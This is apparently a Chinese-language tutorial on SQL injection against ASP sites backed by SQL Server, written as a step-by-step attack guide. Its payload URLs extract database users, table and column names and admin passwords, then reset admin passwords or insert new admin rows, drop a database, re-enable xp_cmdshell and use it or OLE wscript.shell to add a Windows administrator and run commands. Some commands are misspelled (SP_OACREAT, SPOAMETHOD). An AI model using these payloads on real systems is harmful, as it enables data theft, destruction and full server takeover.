


## 1.and user>0返回错误页面






返回用户名为xingsheadmin

***注***：user 是 SQLServer 的一个内置变量，它的值是当前连接的用户名，类型为 nvarchar。而这里拿一个 nvarchar 的值跟 int的数的 0 比较，系统会先试图将 nvarchar 的值转成 int 型，当然，转的过程中肯定会出错，SQLServer 的出错提示是：将 nvarchar 值“abc” 转换数据类型为 int 的列时发生语法错误，abc 正是变量 user 的值，这样，不废吹灰之力就拿到了数据库的用户名。还有在 SQLServer 数据库里的用户 sa 是个等同 Adminstrators 权限的角色，拿到了 sa权限，几乎肯定可以拿到主机的 Administrator 了。而上面的方法可以很方便的测试出是否是用 sa 登录，如果是 sa 登录，那么返回的错误提示是将”dbo”转换成 int 的列发生错误，而不是”sa”， 

## 2.查询当前用户的数据信息

**①**利用 having 1=1--就可以得到用户数据信息了。输入 http://www.xxx.com/xxx.asp?id=xx having 1=1--即可，其中FORUM\_TOPICS.TOPIC\_ID就是当前用户的数据信息了。FORUM\_TOPICS是表名，而TOPIC\_ID为列名。继续猜解用户数据信息，不过这里的语句稍微有点变化，改成了group by用户信息having 1= 1--。我们继续提交http://www.xxx.com/xxx.asp?id=xx group by FORUM\_TOPICS.TOPIC\_ID having 1=1--可得到一个T\_SUBJECT列名继续提交数据，不过这个时候我们已经有了两个列名了，所以提交的数据又有一点变化，为group by用户信息 1,用户信息2 having1=1--。我们提交http://www.xxx.com/xxx.asp?id=xx group by FORUM\_TOPICS.TOPIC\_ID ,FORUM\_TOPICS.T\_SUBJECT having 1=1--就可以得到其他的列名了。上面的的方法的原理是在SQL语句中，having 1=1--是与group by结合使用并进行条件判断的，如果语句不完整，数据库就会返回错误信息，并显示一个表名和一个列名。

**②**上面的方法只能暴当前表中的列，下面的方法可以暴任意表名和列名，相关语句为：and (select top 1 name from (select top N id,name from sysobjects where xtype=char(85)) T order by id desc)>1。其中N就是代表数据库中的第N个表，这里提交http://www.xxx.com/xxx.asp?id=xx and (select top 1 name from (select top 1 id,name from sysobjects where xtype=char(85)) T order by id desc)>1就可以猜解第一个表的表名为D99\_REG。而提交http://www.xxx.com/xxx.asp?id=xx and(select top 1 name from (select top 2 id,name from sysobjects where xtype=char(85)) T order by id desc)>1就可以猜解到第二个表名为shit\_tmp。

要暴任意表中的任意列的语句为：and (select top 1 col\_name(object\_id('表名'),N) from sysobjects)>1。这里我们提交http://www.xxx.com/xxx.asp?id=xx and (select top 1 col\_name(object\_id('D99\_REG'),1) from sysobjects)>1就可以暴出D99\_REG表中的第一个列名为ID提交http://www.xxx.com/xxx.asp?id=xx and (select top 1 col\_name(object\_id('D99\_REG'),2) fro m sy sobjects)>1就可以暴出第二个列名为 Data。

有列名和表名之后就是要暴出数据库中的数据了，这个命令的相关语句为 and (select top 1 列名 from 表名 where id=N)>1，其中N代表第N条数据，这里我们提交http://www.xxx.com/xxx.asp?id=xx and (select top 1 username from admin where id=1)>1就可以猜解出admin表中username的第一条数据了，而提http://www.xxx.com/xxx.asp?id=xx and (select top 1 password from admin where id=1)>1就可以暴出密码了。

**③**前面URL的参数都是数字，如http://www.xxx.com/xxx.asp?id=xx中的id是等于一个数字的。这种类型的注入攻击，我们直接在这个数字参数后加上注入攻击的代码就可以了。但是并不是所有的 URL 中都是以数字来作为参数，还有很多是用是用字符来作为参数的，所以它们参数又是不一样。若URL中的参数是字符的话，假设其URL地址为http://www.xxx.com/xxx.asp?action=value。这个value就是一个字符，那么对于这样的URL我们要进行注入的话，就要输入http://www.xxx.com/xxx.asp?action=value' and 1=1和http://www.xxx.com/xxx.asp?action=value' and 1=2来判断是否存在注入漏洞了。如果要进行注入的话，比如判断当前的数据库类型，那就应该输入http://www.xxx.com/xxx.asp?action=value' and user>0。它和数字型注入差不多，但是要在字符后面加上一个单引号然后在后面加上所要进行注入攻击的代码，注意的是单引号和注入攻击代码之间要有一个空格。

**④**还有一种是用于搜索功能的，就是搜索型的注入，这个功能是用到了SQL语句中的模糊查询功能。一般这个主要用来搜索的，现在很多网站都提供搜索的功能。如果要注入一个网站的搜索，那么就应该输入这样的代码“要搜索的关键字%' and 注入攻击代码”。例如，要注入一个网站的搜索的地方，选的搜索关键字a，那么就可以这样进行判断是否存在注入漏洞：a' and 1=1和a' and 1=2。有一前提是其所要搜索的关键字a必须是可以搜索到信息的，你不要搞一个连网站都搜索不到的关键字就不行。

***注：如果在注入的过程中暴出的管理员密码是经过MD5加密的，而又无法破解，这个时候直接利用SQL注入来修改数据库中的数据，直接把管理员的密码改掉。相关语句为：;update 表名 set 列名='内容' where 条件。如果这里提交http://www.xxx.com/xxx.asp?id=xx;update admin set password='123' where username='zyh'，其功能就是把admin表中的username为zyh的密码改为123。这样就实现了对数据库信息的修改。当然也可以新添加一个管理员，相关语句为：;insert into 表名values (内容)--。如果这里提交http://www.xxx.com/xxx.asp?id=xx;insert into admin values(zyh,123)--，那么就能够往admin表中添加一个username为zyh、password为123的管理员了。***

## 3.其他操作

**①**删除数据库：如果得到了一个网站的后台数据库的名称为hack，那么我们执行;drop database hack后，hack数据库不覆存在了，如http://www.xxx.com/xxx.asp?id=xx;drop database hack。

**②**获取数据库版本：在URL后面提交and (select @@version)>0来获得数据库版本

**③**获取数据库名：在URL后面提交and db\_name()>0来获得当前数据库名/SESSION\_USER/CURRENT\_USER/SYSTEM\_USER

**④**获取当前数据库用户名：提交and user>0获得当前数据库用户名

**⑤**判断当前数据库权限：提交http://www.xxx.com/xxx.asp?id=xx and user>0就可以了，如果返回值为“PUBLIC”那么当前就是 PUBLIC 权限了。要获得当前数据库名，可以提交http://www.xxx.com/xxx.asp?id=xx and db\_name()>0就可以了，如果返回的值为“admin”，则当前数据库名为admin。要判断是否支持多句查询，可以提交 http://www.xxx.com/xxx.asp?id=xx;declare @a int--。要判断是否支持子查询，可以输入http://www.xxx.com/xxx.asp?id=xx and (select count(1) from [sysobjects])>=0。

## 4.数据库扩展功能（[DOS命令](DOS%20command.docx)）

**①**判断是否存在扩展存储过程：使用：SELECT count(\*) FROM master.dbo.sysobjects WHERE xtype='X' AND name='xp\_cmdshell'就可以完成了。例如http://www.xxx.com/xxx.asp?id=xx and SELECT count(\*) FROM master.dbo.sysobjects WHERE xtype='X' AND name='xp\_cmdshell'，如果返回正常则说明扩展存储过程存在，返回不正常的话就说明不存在。

**②**如果扩展存储过程不存在：可以使用：exec sp\_addextendedproc xp\_cmdshell,'xplog70.dll' 来恢复已经不存在的扩展存储过程，例如http://www.xxx.com/xxx.asp?id=xx; exec sp\_addextendedproc xp\_cmdshell,'xplog70.dll' 执行之后，网站 http://www.xxx.com/ 后台的数据库的扩展存储过程就被恢复了。而如果要删除扩展存储过程，我们只要执行 exec sp\_dropextendedproc 'xp\_cmdshell'这个命令就可以完成了。

**③**获得shell：

1. 利用存储过程(exec master..xp\_cmdshell)：查看服务器C盘目录：;exec master..xp\_cmdshell ' dir c:\ '，所以提交http://www.xxx.com/xxx.asp?id=xx;exec master..xp\_cmdshell 'net user 123 123/add'和 http://www.xxx.com/xxx.asp?id=xx;exec master..xp\_cmdshell 'net localgroup administrators 123/add'，这就是往服务器添加一个123的管理员。
2. 使用OLE获得shell：两个关键函数：Ⅰsp\_OACreateⅡsp\_OAMethod

相关的 SQL 语句为：

DECLARE @S INT

EXEC SP\_OACREAT 'wscript.shell',@s

exec master..SPOAMETHOD @s,'run',null,'cmd.exe/c 需要执行的 DOS 命令(如 dir c:\)'

利用它同样可以得到一个 shell，可以执行各种命令。通过 URL 提交为：

http://www.xxx.com/xxx.asp?id=xx;DECLARE @S INT

EXEC SP\_OACREAT 'wscript.shell',@s

exec master..SPOAMETHOD @s,'run',null,'cmd.exe/c dir c:\'

执行的结果就是返回遍历服务器 C 盘下的所有文件，同样达到一个 shell 的功能，上面两种获得 shell 的方法虽然好，但是必须是 SA 权限才能够执行的。也就是说如果注入的网站的数据库不是 SA 权限的话，那么上面获得 shell 的方法都没有用了。

**④**其实只要在;exec master..xp\_cmdshell 后加上单引号和单引号内写入一些 DOS 命令就都可以执行了。